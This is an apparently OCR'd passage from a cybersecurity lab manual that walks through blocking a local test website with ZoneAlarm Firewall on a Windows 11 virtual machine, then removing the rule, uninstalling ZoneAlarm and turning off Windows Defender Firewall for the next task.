
19. The **Firewall Settings** window appears with the **View Zones** tab selected; click **Add >>** and click the **Host/Site** option from the menu, as shown in the screenshot.




20. The **Add Zone** window appears; choose the following:
    - Zone: **Blocked**
    - Hostname: **www.moviescope.com**
    - Description: **Block This Site**
    - Click **Lookup**; by doing this, we are blocking unwanted sites from browsing
21. You can provide any site that you wish to block.

    Note: **www.moviescope.com** is the local website that is configured on Windows Server 2019.

22. As soon as you click **Lookup**, the IP address of **www.moviescope.com** appears in the text field; click **OK**.




23. The newly added rule appears in the **View Zones** section, as shown in the screenshot; click **OK**.



24. Open any browser (here, **Google Chrome**) and now try to browse the blocked website, that is, www.moviescope.com.

25. As you have created a rule in ZoneAlarm Firewall to block **www.moviescope.com** from browsing, you will receive a message as **Your Internet access is blocked**.




Note: This is how you can block access for unwanted sites from browsing.

26. Before proceeding for the next task, go to the **ZoneAlarm Firewall Settings** window, select the newly created rule in the **View Zones** section, click **Remove**, and click **OK**.

    Note: If a **Delete Confirmation** pop-up appears, click **Yes**.

27. This will remove the block access for the **www.moviescope.com** site.




28. Close the ZoneAlarm main window.

29. Click **Show hidden icon** from the lower right section of **Desktop**. Right-click the **ZoneAlarm** icon and click **Exit** from the context menu.

Note: If a **Shut down** pop-up appears, click **Yes**.

30. Restart the **Windows 11** virtual machine.
31. After the system reboots, click **Ctrl+Alt+Del**. By default, **Admin** user account is selected, type **Pa$$w0rd** in the Password field and press **Enter** to log in.
32. **Uninstall** ZoneAlarm in the **Windows 11** machine. To do so, launch **Control Panel → Programs → Programs and Features**. In the **Programs and Features** window, choose **ZoneAlarm Free Firewall** and click **Uninstall**. Follow the wizard-driven uninstallation process to remove ZoneAlarm from the **Windows 11** machine.



33. If a **ZoneAlarm** pop-up appears, click **Yes** to continue the uninstallation. After the uninstallation is completed, you will receive a prompt to restart the machine; click **Yes** to restart.
34. Once the system reboots, turn off the **Windows Defender Firewall**.
    - In the **Windows Defender Firewall** window, click the **Turn Windows Defender Firewall on or off** link in the left pane of the window
    - In the **Customize Settings** window, select the **Turn off Windows Defender Firewall (not recommended)** radio button for all Domain, Private and Public network settings, and then click **OK**
    - Again, in the **Windows Defender Firewall** window, click **Advanced settings** link in the left pane
    - Once the **Windows Defender Firewall with Advanced Security** appears on the screen, click the **Windows Defender Firewall Properties** link in the **Overview** section

- The **Windows Defender Firewall with Advanced Security on Local Computer Properties** window appears; in the **Domain Profile** tab, choose **Off** from the **Firewall state** drop-down list. Then, navigate to the **Private Profile** and **Public Profile** tabs and ensure that the **Firewall state** is **Off**. Click **Apply**, and then click **OK**

35. Close all open windows.
36. You can also use other firewalls such as **ManageEngine Firewall Analyzer** (https://www.manageengine.com), **pfSense** (https://www.pfsense.org), **Sophos XG Firewall** (https://www.sophos.com), and **Comodo Firewall** (https://personalfirewall.comodo.com) to block access to a particular website or IP address.
37. Turn off the **Windows Server 2019** virtual machine.

Task 3: Detect Malicious Network Traffic using HoneyBOT

